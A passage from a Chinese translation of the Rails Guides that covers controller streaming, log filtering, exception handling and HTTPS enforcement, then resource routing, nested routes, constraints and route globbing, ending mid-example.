虽然可以使用 `send_data` 方法发送数据，但是在 REST 架构的应用中，单独为下载文件操作写个动作有些多余。在 REST 架构下，上例中的 PDF 文件可以视作一种客户资源。Rails 提供了一种更符合 REST 架构的文件下载方法。下面这段代码重写了前面的例子，把下载 PDF 文件的操作放到 `show` 动作中，不使用数据流：

```
class ClientsController < ApplicationController
  # 用户可以请求接收 HTML 或 PDF 格式的资源
  def show
    @client = Client.find(params[:id])

    respond_to do |format|
      format.html
      format.pdf { render pdf: generate_pdf(@client) }
    end
  end
end
```

为了让这段代码能顺利运行，要把 PDF 的 MIME 类型加入 Rails。在 `config/initializers/mime_types.rb` 文件中加入下面这行代码即可：

```
Mime::Type.register "application/pdf", :pdf
```

注意

配置文件不会在每次请求中都重新加载，为了让改动生效，需要重启服务器。

现在，如果用户想请求 PDF 版本，只要在 URL 后加上 `".pdf"` 即可：

```
GET /clients/1.pdf
```

12.12.3 任意数据的实时流

在 Rails 中，不仅文件可以使用数据流的方式处理，在响应对象中，任何数据都可以视作数据流。`ActionController::Live` 模块可以和浏览器建立持久连接，随时随地把数据传送给浏览器。

12.12.3.1 使用实时流

把 `ActionController::Live` 模块引入控制器中后，所有的动作都可以处理数据流。你可以像下面这样引入那个模块：

```
class MyController < ActionController::Base
  include ActionController::Live

  def stream
    response.headers['Content-Type'] = 'text/event-stream'
    100.times {
      response.stream.write "hello world\n"
      sleep 1
    }
    ensure
      response.stream.close
    end
  end
```

上面的代码会和浏览器建立持久连接，每秒一次，共发送 100 次 `"hello world\n"`。

关于这段代码有一些注意事项。必须关闭响应流。如果忘记关闭，套接字就会一直处于打开状态。发送数据流之前，还要把内容类型设为 `text/event-stream`。这是因为在响应流上调用 `write` 或 `commit` 发送响应后（`response.committed?` 返回真值）就无法设置首部了。

12.12.3.2 使用举例

假设你在制作一个卡拉OK机，用户想查看某首歌的歌词。每首歌（`Song`）都有很多行歌词，每一行歌词都要花一些时间（`num_beats`）才能唱完。

如果按照卡拉OK机的工作方式，等上一句唱完才显示下一行，可以像下面这样使用 `ActionController::Live`：

```
class LyricsController < ActionController::Base
  include ActionController::Live

  def show
    response.headers['Content-Type'] = 'text/event-stream'
    song = Song.find(params[:id])

    song.each do |line|
      response.stream.write line.lyrics
      sleep line.num_beats
    end
    ensure
      response.stream.close
    end
  end
```

在这段代码中，只有上一句唱完才会发送下一句歌词。

12.12.3.3 使用数据流的注意事项

以数据流的方式发送任意数据是个强大的功能，如前面几个例子所示，你可以选择何时发送什么数据。不过，在使用时，要注意以下事项：

- 每次以数据流形式发送响应都会新建一个线程，然后把原线程中的局部变量复制过来。线程中有太多局部变量会降低性能。而且，线程太多也会影响性能。
- 忘记关闭响应流会导致套接字一直处于打开状态。使用响应流时一定要记得调用 `close` 方法。
- WEBrick 会缓冲所有响应，因此引入 `ActionController::Live` 也不会有任何效果。你应该使用不自动缓冲响应的服务器。

12.13 日志过滤

Rails 在 `log` 文件夹中为每个环境都准备了一个日志文件。这些文件在调试时特别有用，但是线上应用并不用把所有信息都写入日志。

12.13.1 参数过滤

若想过滤特定的请求参数，禁止写入日志文件，可以在应用的配置文件中设置 `config.filter_parameters` 选项。过滤掉的参数在日志中显示为 `[FILTERED]`。

```
config.filter_parameters << :password
```

注意

指定的参数通过部分匹配正则表达式过滤掉。Rails 默认在相应的初始化脚本 (`initializers/filter_parameter_logging.rb`) 中过滤 `:password`，以及应用中常见的 `password` 和 `password_confirmation` 参数。

12.13.2 重定向过滤

有时需要从日志文件中过滤掉一些重定向的敏感数据，此时可以设置 `config.filter_redirect` 选项：

```
config.filter_redirect << 's3.amazonaws.com'
```

过滤规则可以使用字符串、正则表达式，或者一个数组，包含字符串或正则表达式：

```
config.filter_redirect.concat ['s3.amazonaws.com', /private_path/]
```

匹配的 URL 会显示为 `'[FILTERED]'`。

12.14 异常处理

应用很有可能出错，错误发生时会抛出异常，这些异常是需要处理的。例如，如果用户访问一个链接，但数据库中已经没有对应的资源了，此时 Active Record 会抛出 `ActiveRecord::RecordNotFound` 异常。

在 Rails 中，异常的默认处理方式是显示“500 Server Error”消息。如果应用在本地运行，出错后会显示一个精美的调用跟踪，以及其他附加信息，让开发者快速找到出错的地方，然后修正。如果应用已经上线，Rails 则会简单地显示“500 Server Error”消息；如果是路由错误或记录不存在，则显示“404 Not Found”。有时你可能

想换种方式捕获错误，以不同的方式显示报错信息。在 Rails 中，有很多层异常处理，详解如下。

12.14.1 默认的 500 和 404 模板

默认情况下，生产环境中的应用出错时会显示 404 或 500 错误消息，在开发环境中则抛出未捕获的异常。错误消息在 `public` 文件夹里的静态 HTML 文件中，分别是 `404.html` 和 `500.html`。你可以修改这两个文件，添加其他信息和样式，不过要记住，这两个是静态文件，不能使用 ERB、SCSS、CoffeeScript 或布局。

12.14.2 rescue_from

捕获错误后如果想做更详尽的处理，可以使用 `rescue_from`。`rescue_from` 可以处理整个控制器及其子类中的某种（或多种）异常。

异常发生时，会被 `rescue_from` 捕获，异常对象会传入处理程序。处理程序可以是方法，也可以是 `Proc` 对象，由 `:with` 选项指定。也可以不用 `Proc` 对象，直接使用块。

下面的代码使用 `rescue_from` 截获所有 `ActiveRecord::RecordNotFound` 异常，然后做些处理。

```
class ApplicationController < ActionController::Base
  rescue_from ActiveRecord::RecordNotFound, with: :record_not_found

  private

    def record_not_found
      render plain: "404 Not Found", status: 404
    end
end
```

这段代码对异常的处理并不详尽，比默认的处理方式也没好多少。不过只要你能捕获异常，就可以做任何想做的处理。例如，可以新建一个异常类，当用户无权查看页面时抛出：

```
class ApplicationController < ActionController::Base
  rescue_from User::NotAuthorized, with: :user_not_authorized

  private

    def user_not_authorized
      flash[:error] = "You don't have access to this section."
      redirect_back(fallback_location: root_path)
    end
end

class ClientsController < ApplicationController
  # 检查是否授权用户访问客户信息
  before_action :check_authorization

  # 注意，这个动作无需关心任何身份验证操作
  def edit
    @client = Client.find(params[:id])
  end

  private
```

```
# 如果用户没有授权，抛出异常
def check_authorization
  raise User::NotAuthorized unless current_user.admin?
end
```

提醒

如果没有特别的原因，不要使用 `rescue_from Exception` 或 `rescue_from StandardError`，因为这会导致严重的副作用（例如，在开发环境中看不到异常详情和调用跟踪）。

注意

在生产环境中，所有 `ActiveRecord::RecordNotFound` 异常都会导致渲染 404 错误页面。如果不希望定制这一行为，无需处理这个异常。

注意

某些异常只能在 `ApplicationController` 类中捕获，因为在异常抛出前控制器还没初始化，动作也没执行。

12.15 强制使用 HTTPS 协议

有时，基于安全考虑，可能希望某个控制器只能通过 HTTPS 协议访问。为了达到这一目的，可以在控制器中使用 `force_ssl` 方法：

```
class DinnerController
  force_ssl
end
```

与过滤器类似，也可指定 `:only` 或 `:except` 选项，设置只在某些动作上强制使用 HTTPS：

```
class DinnerController
  force_ssl only: :cheeseburger
  # 或者
  force_ssl except: :cheeseburger
end
```

注意，如果你在很多控制器中都使用了 `force_ssl`，或许你想让整个应用都使用 HTTPS。此时，你可以在环境配置文件中设定 `config.force_ssl` 选项。

第 13 章 Rails 路由全解

本文介绍 Rails 路由面向用户的特性。

读完本文后，您将学到：

- 如何理解 config/routes.rb 文件中的代码；
- 如何使用推荐的资源式风格或 match 方法构建路由；
- 如何声明传给控制器动作的路由参数；
- 如何使用路由辅助方法自动创建路径和 URL 地址；
- 创建约束和挂载 Rack 端点等高级技术。

13.1 Rails 路由的用途

Rails 路由能够识别 URL 地址，并把它们分派给控制器动作或 Rack 应用进行处理。它还能生成路径和 URL 地址，从而避免在视图中硬编码字符串。

13.1.1 把 URL 地址连接到代码

当 Rails 应用收到下面的请求时：

```
GET /patients/17
```

会查询路由，找到匹配的控制器动作。如果第一个匹配的路由是：

```
get '/patients/:id', to: 'patients#show'
```

该请求会被分派给 patients 控制器的 show 动作，同时把 { id: '17' } 传入 params。

13.1.2 从代码生成路径和 URL 地址

Rails 路由还可以生成路径和 URL 地址。如果把上面的路由修改为：

```
get '/patients/:id', to: 'patients#show', as: 'patient'
```

并且在控制器中包含下面的代码：

```
@patient = Patient.find(17)
```

同时在对应的视图中包含下面的代码：

```
<%= link_to 'Patient Record', patient_path(@patient) %>
```

那么路由会生成路径 /patients/17。这种方式使视图代码更容易维护和理解。注意，在路由辅助方法中不需要指定 ID。

13.2 资源路由：Rails 的默认风格

资源路由（resource routing）允许我们为资源式控制器快速声明所有常见路由。只需一行代码即可完成资源路由的声明，无需为 `index`、`show`、`new`、`edit`、`create`、`update` 和 `destroy` 动作分别声明路由。

13.2.1 网络资源

浏览器使用特定的 HTTP 方法向 Rails 应用请求页面，例如 GET、POST、PATCH、PUT 和 DELETE。每个 HTTP 方法对应对资源的一种操作。资源路由会把多个相关请求映射到单个控制器的不同动作上。

当 Rails 应用收到下面的请求：

```
DELETE /photos/17
```

会查询路由，并把请求映射到控制器动作上。如果第一个匹配的路由是：

```
resources :photos
```

Rails 会把请求分派给 `photos` 控制器的 `destroy` 动作，并把 `{ id: '17' }` 传入 `params`。

13.2.2 CRUD、HTTP 方法和控制器动作

在 Rails 中，资源路由把 HTTP 方法和 URL 地址映射到控制器动作上。按照约定，每个控制器动作也会映射到对应的数据库 CRUD 操作上。路由文件中的单行声明，例如：

```
resources :photos
```

会在应用中创建 7 个不同的路由，这些路由都会映射到 `Photos` 控制器上。

HTTP 方法	路径	控制器#动作	用途
GET	/photos	photos#index	显示所有照片的列表
GET	/photos/new	photos#new	返回用于新建照片的 HTML 表单
POST	/photos	photos#create	新建照片
GET	/photos/:id	photos#show	显示指定照片
GET	/photos/:id/edit	photos#edit	返回用于修改照片的 HTML 表单
PATCH/PUT	/photos/:id	photos#update	更新指定照片
DELETE	/photos/:id	photos#destroy	删除指定照片

注意

因为路由使用 HTTP 方法和 URL 地址来匹配请求，所以 4 个 URL 地址会映射到 7 个不同的控制器动作上。

注意

Rails 路由按照声明顺序进行匹配。如果 `resources :photos` 声明在先，`get 'photos/poll'` 声明在后，那么由前者声明的 `show` 动作的路由会先于后者匹配。要想匹配 `get 'photos/poll'`，就必须将其移到 `resources :photos` 之前。

13.2.3 用于生成路径和 URL 地址的辅助方法

在创建资源路由时，会同时创建多个可以在控制器中使用的辅助方法。例如，在创建 `resources :photos` 路由时，会同时创建下面的辅助方法：

- `photos_path` 辅助方法，返回值为 `/photos`
- `new_photo_path` 辅助方法，返回值为 `/photos/new`
- `edit_photo_path(:id)` 辅助方法，返回值为 `/photos/:id/edit`（例如，`edit_photo_path(10)` 的返回值为 `/photos/10/edit`）
- `photo_path(:id)` 辅助方法，返回值为 `/photos/:id`（例如，`photo_path(10)` 的返回值为 `/photos/10`）

这些辅助方法都有对应的 `_url` 形式（例如 `photos_url`）。前者的返回值是路径，后者的返回值是路径加上由当前的主机名、端口和路径前缀组成的前缀。

13.2.4 同时定义多个资源

如果需要为多个资源创建路由，可以只调用一次 `resources` 方法，节约一点敲键盘的时间。

```
resources :photos, :books, :videos
```

上面的代码等价于：

```
resources :photos
resources :books
resources :videos
```

13.2.5 单数资源

有时我们希望不使用 ID 就能查找资源。例如，让 `/profile` 总是显示当前登录用户的个人信息。这种情况下，我们可以使用单数资源来把 `/profile` 而不是 `/profile/:id` 映射到 `show` 动作：

```
get 'profile', to: 'users#show'
```

如果 `get` 方法的 `to` 选项的值是字符串，那么这个字符串应该使用 `controller#action` 格式。如果 `to` 选项的值是表示动作的符号，那么还需要使用 `controller` 选项指定控制器：

```
get 'profile', to: :show, controller: 'users'
```

下面的资源路由：

```
resource :geocoder
```

会在应用中创建 6 个不同的路由，这些路由会映射到 `Geocoders` 控制器的动作上：

HTTP 方法	路径	控制器#动作	用途
GET	/geocoder/new	geocoders#new	返回用于创建 geocoder 的 HTML 表单
POST	/geocoder	geocoders#create	新建 geocoder
GET	/geocoder	geocoders#show	显示唯一的 geocoder 资源
GET	/geocoder/edit	geocoders#edit	返回用于修改 geocoder 的 HTML 表单
PATCH/PUT	/geocoder	geocoders#update	更新唯一的 geocoder 资源
DELETE	/geocoder	geocoders#destroy	删除 geocoder 资源

注意

有时我们想要用同一个控制器处理单数路由（如 `/account`）和复数路由（如 `/accounts/45`），也就是把单数资源映射到复数资源对应的控制器上。例如，`resource :photo` 创建的单数路由和 `resources :photos` 创建的复数路由都会映射到相同的 `Photos` 控制器上。

在创建单数资源路由时，会同时创建下面的辅助方法：

- `new_geocoder_path` 辅助方法，返回值是 `/geocoder/new`
- `edit_geocoder_path` 辅助方法，返回值是 `/geocoder/edit`
- `geocoder_path` 辅助方法，返回值是 `/geocoder`

和创建复数资源路由时一样，上面这些辅助方法都有对应的 `_url` 形式，其返回值也包含了主机名、端口和路径前缀。

提醒

有一个长期存在的缺陷使 `form_for` 辅助方法无法自动处理单数资源。有一个解决方案是直接指定表单 URL，例如：

```
form_for @geocoder, url: geocoder_path do |f|  
  # 为了行文简洁，省略以下内容
```

13.2.6 控制器命名空间和路由

有时我们会把一组控制器放入同一个命名空间中。最常见的例子，是把和管理相关的控制器放入 `Admin::` 命

名空间中。为此，我们可以把控制器文件放在 `app/controllers/admin` 文件夹中，然后在路由文件中作如下声明：

```
namespace :admin do
  resources :articles, :comments
end
```

上面的代码会为 `articles` 和 `comments` 控制器分别创建多个路由。对于 `Admin::Articles` 控制器，Rails 会创建下列路由：

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	/admin/articles	admin/articles#index	admin_articles_path
GET	/admin/articles/new	admin/articles#new	new_admin_article_path
POST	/admin/articles	admin/articles#create	admin_articles_path
GET	/admin/articles/:id	admin/articles#show	admin_article_path(:id)
GET	/admin/articles/:id/edit	admin/articles#edit	edit_admin_article_path(:id)
PATCH/PUT	/admin/articles/:id	admin/articles#update	admin_article_path(:id)
DELETE	/admin/articles/:id	admin/articles#destroy	admin_article_path(:id)

如果想把 `/articles` 路径（不带 `/admin` 前缀）映射到 `Admin::Articles` 控制器上，可以这样声明：

```
scope module: 'admin' do
  resources :articles, :comments
end
```

对于单个资源的情况，还可以这样声明：

```
resources :articles, module: 'admin'
```

如果想把 `/admin/articles` 路径映射到 `Articles` 控制器上（不带 `Admin::` 前缀），可以这样声明：

```
scope '/admin' do
  resources :articles, :comments
end
```

对于单个资源的情况，还可以这样声明：

```
resources :articles, path: '/admin/articles'
```

在上述各个例子中，不管是否使用了 `scope` 方法，具名路由都保持不变。在最后一个例子中，下列路径都会映射到 `Articles` 控制器上：

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	/admin/articles	articles#index	articles_path
GET	/admin/articles/new	articles#new	new_article_path
POST	/admin/articles	articles#create	articles_path
GET	/admin/articles/:id	articles#show	article_path(:id)
GET	/admin/articles/:id/edit	articles#edit	edit_article_path(:id)
PATCH/PUT	/admin/articles/:id	articles#update	article_path(:id)
DELETE	/admin/articles/:id	articles#destroy	article_path(:id)

注意

如果想在命名空间代码块中使用另一个控制器命名空间，可以指定控制器的绝对路径，例如
`get '/foo' => '/foo#index'.`

13.2.7 嵌套资源

有的资源是其他资源的子资源，这种情况很常见。例如，假设我们的应用中包含下列模型：

```
class Magazine < ApplicationRecord
  has_many :ads
end

class Ad < ApplicationRecord
  belongs_to :magazine
end
```

通过嵌套路由，我们可以在路由中反映模型关联。在本例中，我们可以这样声明路由：

```
resources :magazines do
  resources :ads
end
```

上面的代码不仅为 `magazines` 创建了路由，还创建了映射到 `Ads` 控制器的路由。在 `ad` 的 URL 地址中，需要指定对应的 `magazine` 的 ID：

HTTP 方法	路径	控制器#动作	用途
GET	/magazines/:magazine_id/ads	ads#index	显示指定杂志的所有广告的列表
GET	/magazines/:magazine_id/ads/new	ads#new	返回为指定杂志新建广告的 HTML 表单
POST	/magazines/:magazine_id/ads	ads#create	为指定杂志新建广告

HTTP 方法	路径	控制器#动作	用途
GET	/magazines/:magazine_id/ads/:id	ads#show	显示指定杂志的指定广告
GET	/magazines/:magazine_id/ads/:id/edit	ads#edit	返回用于修改指定杂志的广告的 HTML 表单
PATCH/PUT	/magazines/:magazine_id/ads/:id	ads#update	更新指定杂志的指定广告
DELETE	/magazines/:magazine_id/ads/:id	ads#destroy	删除指定杂志的指定广告

在创建路由的同时，还会创建 `magazine_ads_url` 和 `edit_magazine_ad_path` 等路由辅助方法。这些辅助方法以 `Magazine` 类的实例作为第一个参数，例如 `magazine_ads_url(@magazine)`。

13.2.7.1 嵌套限制

我们可以在嵌套资源中继续嵌套资源。例如：

```
resources :publishers do
  resources :magazines do
    resources :photos
  end
end
```

随着嵌套层级的增加，嵌套资源的处理会变得很困难。例如，下面这个路径：

```
/publishers/1/magazines/2/photos/3
```

对应的路由辅助方法是 `publisher_magazine_photo_url`，需要指定三层对象。这种用法很容易就把人搞糊涂了，为此，Jamis Buck 在一篇广为流传的文章中提出了使用嵌套路由的经验法则：

提示

嵌套资源的层级不应超过 1 层。

13.2.7.2 浅层嵌套

如前文所述，避免深层嵌套（deep nesting）的方法之一，是把动作集合放在父资源中，这样既可以表明层级关系，又不必嵌套成员动作。换句话说，只用最少的信息创建路由，同样可以唯一地标识资源，例如：

```
resources :articles do
  resources :comments, only: [:index, :new, :create]
end
resources :comments, only: [:show, :edit, :update, :destroy]
```

这种方式在描述性路由（descriptive route）和深层嵌套之间取得了平衡。上面的代码还有简易写法，即使用 `:shallow` 选项：

```

resources :articles do
  resources :comments, shallow: true
end

```

这两种写法创建的路由完全相同。我们还可以在父资源中使用 `:shallow` 选项，这样会在所有嵌套的子资源中应用 `:shallow` 选项：

```

resources :articles, shallow: true do
  resources :comments
  resources :quotes
  resources :drafts
end

```

可以用 `shallow` 方法创建作用域，使其中的所有嵌套都成为浅层嵌套。通过这种方式创建的路由，仍然和上面的例子相同：

```

shallow do
  resources :articles do
    resources :comments
    resources :quotes
    resources :drafts
  end
end

```

`scope` 方法有两个选项用于自定义浅层路由。`:shallow_path` 选项会为成员路径添加指定前缀：

```

scope shallow_path: "sekret" do
  resources :articles do
    resources :comments, shallow: true
  end
end

```

上面的代码会为 `comments` 资源生成下列路由：

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	/articles/:article_id/ comments(.:format)	comments#index	article_comments_path
POST	/articles/:article_id/ comments(.:format)	comments#create	article_comments_path
GET	/articles/:article_id/ comments/new(.:format)	comments#new	new_article_comment_path
GET	/sekret/comments/:id/ edit(.:format)	comments#edit	edit_comment_path
GET	/sekret/ comments/:id(.:format)	comments#show	comment_path
PATCH/PUT	/sekret/ comments/:id(.:format)	comments#update	comment_path
DELETE	/sekret/	comments#destroy	comment_path

HTTP 方法	路径	控制器#动作	具名辅助方法
	comments/:id(.:format)		

:shallow_prefix 选项会为具名辅助方法添加指定前缀:

```
scope shallow_prefix: "sekret" do
  resources :articles do
    resources :comments, shallow: true
  end
end
```

上面的代码会为 comments 资源生成下列路由:

HTTP 方法	路径	控制器#动作	具名辅助方法
GET	/articles/:article_id/comments(.:format)	comments#index	article_comments_path
POST	/articles/:article_id/comments(.:format)	comments#create	article_comments_path
GET	/articles/:article_id/comments/new(.:format)	comments#new	new_article_comment_path
GET	/comments/:id/edit(.:format)	comments#edit	edit_sekret_comment_path
GET	/comments/:id(.:format)	comments#show	sekret_comment_path
PATCH/PUT	/comments/:id(.:format)	comments#update	sekret_comment_path
DELETE	/comments/:id(.:format)	comments#destroy	sekret_comment_path

13.2.8 路由 concern

路由 concern 用于声明公共路由，公共路由可以在其他资源和路由中重复使用。定义路由 concern 的方式如下:

```
concern :commentable do
  resources :comments
end

concern :image_attachable do
  resources :images, only: :index
end
```

我们可以在资源中使用已定义的路由 concern，以避免代码重复，并在路由间共享行为:

```
resources :messages, concerns: :commentable

resources :articles, concerns: [:commentable, :image_attachable]
```

上面的代码等价于：

```
resources :messages do
  resources :comments
end

resources :articles do
  resources :comments
  resources :images, only: :index
end
```

我们还可以在各种路由声明中使用已定义的路由 concern，例如在作用域或命名空间中：

```
namespace :articles do
  concerns :commentable
end
```

13.2.9 从对象创建路径和 URL 地址

除了使用路由辅助方法，Rails 还可以从参数数组创建路径和 URL 地址。例如，假设有下面的路由：

```
resources :magazines do
  resources :ads
end
```

在使用 `magazine_ad_path` 方法时，我们可以传入 Magazine 和 Ad 的实例，而不是数字 ID：

```
<%= link_to 'Ad details', magazine_ad_path(@magazine, @ad) %>
```

我们还可以在使用 `url_for` 方法时传入一组对象，Rails 会自动确定对应的路由：

```
<%= link_to 'Ad details', url_for([\@magazine, @ad]) %>
```

在这种情况下，Rails 知道 `@magazine` 是 Magazine 的实例，而 `@ad` 是 Ad 的实例，因此会使用 `magazine_ad_path` 辅助方法。在使用 `link_to` 等辅助方法时，我们可以只指定对象，而不必完整调用 `url_for` 方法：

```
<%= link_to 'Ad details', [\@magazine, @ad] %>
```

如果想链接到一本杂志，可以直接指定 Magazine 的实例：

```
<%= link_to 'Magazine details', @magazine %>
```

如果想链接到其他控制器动作，只需把动作名称作为第一个元素插入对象数组即可：

```
<%= link_to 'Edit Ad', [:edit, @magazine, @ad] %>
```

这样，我们就可以把模型实例看作 URL 地址，这是使用资源式风格最关键的优势之一。

13.2.10 添加更多 REST 式动作

我们可以使用的路由，并不仅限于 REST 式路由默认创建的那 7 个。我们可以根据需要添加其他路由，包括集合路由（collection route）和成员路由（member route）。

13.2.10.1 添加成员路由

要添加成员路由，只需在 `resource` 块中添加 `member` 块：

```
resources :photos do
  member do
    get 'preview'
  end
end
```

通过上述声明，Rails 路由能够识别 `/photos/1/preview` 路径上的 GET 请求，并把请求映射到 `Photos` 控制器的 `preview` 动作上，同时把资源 ID 传入 `params[:id]`，并创建 `preview_photo_url` 和 `preview_photo_path` 辅助方法。

在 `member` 块中，每个成员路由都要指定对应的 HTTP 方法，即 `get`、`patch`、`put`、`post` 或 `delete`。如果只有一个成员路由，我们就可以忽略 `member` 块，直接使用成员路由的 `:on` 选项。

```
resources :photos do
  get 'preview', on: :member
end
```

如果不使用 `:on` 选项，创建的成员路由也是相同的，但资源 ID 就必须通过 `params[:photo_id]` 而不是 `params[:id]` 来获取了。

13.2.10.2 添加集合路由

添加集合路由的方式如下：

```
resources :photos do
  collection do
    get 'search'
  end
end
```

通过上述声明，Rails 路由能够识别 `/photos/search` 路径上的 GET 请求，并把请求映射到 `Photos` 控制器的 `search` 动作上，同时创建 `search_photos_url` 和 `search_photos_path` 辅助方法。

和成员路由一样，我们可以使用集合路由的 `:on` 选项：

```
resources :photos do
  get 'search', on: :collection
end
```

13.2.10.3 为附加的 new 动作添加路由

我们可以通过 `:on` 选项，为附加的 `new` 动作添加路由：

```
resources :comments do
  get 'preview', on: :new
end
```

通过上述声明，Rails 路由能够识别 `/comments/new/preview` 路径上的 GET 请求，并把请求映射到 `Comments` 控制器的 `preview` 动作上，同时创建 `preview_new_comment_url` 和 `preview_new_comment_path` 辅助方法。

注意

如果我们为资源路由添加了过多动作，就需要考虑一下，是不是应该声明新资源了。

13.3 非资源式路由

除了资源路由之外，对于把任意 URL 地址映射到控制器动作的路由，Rails 也提供了强大的支持。和资源路由自动生成一系列路由不同，这时我们需要分别声明各个路由。

尽管我们通常会使用资源路由，但在一些情况下，使用简单路由更为合适。对于不适合使用资源路由的情况，我们也不必强迫自己使用资源路由。

对于把旧系统的 URL 地址映射到新 Rails 应用上的情况，简单路由特别适用。

13.3.1 绑定参数

在声明普通路由时，我们可以使用符号，将其作为 HTTP 请求的一部分。例如，下面的路由：

```
get 'photos(/:id)', to: :display
```

在处理 `/photos/1` 请求时（假设这个路由是第一个匹配的路由），会把请求映射到 `Photos` 控制器的 `display` 动作上，并把参数 `1` 传入 `params[:id]`。而 `/photos` 请求，也会被这个路由映射到 `PhotosController#display` 上，因为 `:id` 在括号中，是可选参数。

13.3.2 动态片段

在声明普通路由时，我们可以根据需要使用多个动态片段（dynamic segment）。动态片段会传入 `params`，以便在控制器动作中使用。例如，对于下面的路由：

```
get 'photos/:id/:user_id', to: 'photos#show'
```

`/photos/1/2` 路径会被映射到 `Photos` 控制器的 `show` 动作上。此时，`params[:id]` 的值是 "1"，`params[:user_id]` 的值是 "2"。

提示

默认情况下，在动态片段中不能使用小圆点（.），因为小圆点是格式化路由（formatted route）的分隔符。如果想在动态片段中使用小圆点，可以通过添加约束来实现相同效果，例如，`id: /[^\//]+/` 可以匹配除斜线外的一个或多个字符。

13.3.3 静态片段

在创建路由时，我们可以用不带冒号的片段来指定静态片段（static segment）：

```
get 'photos/:id/with_user/:user_id', to: 'photos#show'
```

这个路由可以响应像 `/photos/1/with_user/2` 这样的路径，此时，`params` 的值为 `{ controller: 'photos', action: 'show', id: '1', user_id: '2' }`。

13.3.4 查询字符串

`params` 也包含了查询字符串中的所有参数。例如，对于下面的路由：

```
get 'photos/:id', to: 'photos#show'
```

`/photos/1?user_id=2` 路径会被映射到 `Photos` 控制器的 `show` 动作上，此时，`params` 的值是 `{ controller: 'photos', action: 'show', id: '1', user_id: '2' }`。

13.3.5 定义默认值

`:defaults` 选项设定的散列为路由定义默认值。未通过动态片段定义的参数也可以指定默认值。例如：

```
get 'photos/:id', to: 'photos#show', defaults: { format: 'jpg' }
```

Rails 会把 `/photos/12` 路径映射到 `Photos` 控制器的 `show` 动作上，并把 `params[:format]` 设为 "jpg"。

`defaults` 还有块的形式，可为多个路由定义默认值：

```
defaults format: :json do
  resources :photos
end
```

注意

出于安全考虑，Rails 不允许用查询参数来覆盖默认值。只有一种情况下可以覆盖默认值，即通过 URL 路径替换来覆盖动态片段。

13.3.6 为路由命名

通过 `:as` 选项，我们可以为路由命名：

```
get 'exit', to: 'sessions#destroy', as: :logout
```

这个路由声明会创建 `logout_path` 和 `logout_url` 具名辅助方法。其中，`logout_path` 辅助方法的返回值是 `/exit`。

通过为路由命名，我们还可以覆盖由资源路由定义的路由辅助方法，例如：

```
get ':username', to: 'users#show', as: :user
```

这个路由声明会定义 `user_path` 辅助方法，此方法可以在控制器、辅助方法和视图中使用，其返回值类似 `/bob`。在 `Users` 控制器的 `show` 动作中，`params[:username]` 的值是用户名。如果不想使用 `:username` 作为参数名，可以在路由声明中把 `:username` 改为其他名字。

13.3.7 HTTP 方法约束

通常，我们应该使用 `get`、`post`、`put`、`patch` 和 `delete` 方法来约束路由可以匹配的 HTTP 方法。通过使用 `match` 方法和 `:via` 选项，我们可以一次匹配多个 HTTP 方法：

```
match 'photos', to: 'photos#show', via: [:get, :post]
```

通过 `via: :all` 选项，路由可以匹配所有 HTTP 方法：

```
match 'photos', to: 'photos#show', via: :all
```

注意

把 GET 和 POST 请求映射到同一个控制器动作上会带来安全隐患。通常，除非有足够的理由，我们应该避免把使用不同 HTTP 方法的所有请求映射到同一个控制器动作上。

注意

Rails 在处理 GET 请求时不会检查 CSRF 令牌。在处理 GET 请求时绝对不可以对数据库进行写操作，更多介绍请参阅 [19.3.1 节](#)。

13.3.8 片段约束

我们可以使用 `:constraints` 选项来约束动态片段的格式：

```
get 'photos/:id', to: 'photos#show', constraints: { id: /[A-Z]\d{5}/ }
```

这个路由会匹配 /photos/A12345 路径，但不会匹配 /photos/893 路径。此路由还可以简写为：

```
get 'photos/:id', to: 'photos#show', id: /[A-Z]\d{5}/
```

`:constraints` 选项的值可以是正则表达式，但不能使用 ^ 符号。例如，下面的路由写法是错误的：

```
get '/:id', to: 'articles#show', constraints: { id: /^\\d/ }
```

其实，使用 ^ 符号也完全没有必要，因为路由总是从头开始匹配。

例如，对于下面的路由，/1-hello-world 路径会被映射到 `articles#show` 上，而 /david 路径会被映射到 `users#show` 上：

```
get '/:id', to: 'articles#show', constraints: { id: /\d.+/ }
get '/:username', to: 'users#show'
```

13.3.9 请求约束

如果在 [请求对象](#) 上调用某个方法的返回值是字符串，我们就可以用这个方法来约束路由。

请求约束和片段约束的用法相同：

```
get 'photos', to: 'photos#index', constraints: { subdomain: 'admin' }
```

我们还可以用块来指定约束：

```
namespace :admin do
  constraints subdomain: 'admin' do
    resources :photos
  end
end
```

注意

请求约束 (request constraint) 的工作原理，是在[请求对象](#)上调用和约束条件中散列的键同名的方法，然后比较返回值和散列的值。因此，约束中散列的值和调用方法返回的值的类型应当相同。例如，`constraints: { subdomain: 'api' }` 会匹配 `api` 子域名，但是 `constraints: { subdomain: :api }` 不会匹配 `api` 子域名，因为后者散列的值是符号，而 `request.subdomain` 方法的返回值 '`api`' 是字符串。

注意

格式约束 (format constraint) 是一个例外：尽管格式约束是在请求对象上调用的方法，但同时也是路径的隐式可选参数 (implicit optional parameter)。片段约束的优先级高于格式约束，而格式约束在通过散列指定时仅作为隐式可选参数。例如，`get 'foo', constraints: { format: 'json' }` 路由会匹配 `GET /foo` 请求，因为默认情况下格式约束是可选的。尽管如此，我们可以使用 `lambda`，例如，`get 'foo', constraints: lambda { |req| req.format == :json }` 路由只匹配显式 JSON 请求。

13.3.10 高级约束

如果需要更复杂的约束，我们可以使用能够响应 `matches?` 方法的对象作为约束。假设我们想把所有黑名单用户映射到 `Blacklist` 控制器，可以这么做：

```
class BlacklistConstraint
  def initialize
    @ips = Blacklist.retrieve_ips
  end

  def matches?(request)
    @ips.include?(request.remote_ip)
  end
end

Rails.application.routes.draw do
  get '*path', to: 'blacklist#index',
  constraints: BlacklistConstraint.new
end
```

我们还可以用 `lambda` 来指定约束：

```
Rails.application.routes.draw do
  get '*path', to: 'blacklist#index',
  constraints: lambda { |request| Blacklist.retrieve_ips.include?(request.remote_ip) }
end
```

在上面两段代码中，`matches?` 方法和 `lambda` 都是把请求对象作为参数。

13.3.11 路由通配符和通配符片段

路由通配符用于指定特殊参数，这一参数会匹配路由的所有剩余部分。例如：

```
get 'photos/*other', to: 'photos#unknown'
```

这个路由会匹配 `photos/12` 和 `/photos/long/path/to/12` 路径，并把 `params[:other]` 分别设置为 "12" 和 "`long/path/to/12`"。像 `*other` 这样以星号开头的片段，称作“通配符片段”。

通配符片段可以出现在路由中的任何位置。例如：

```
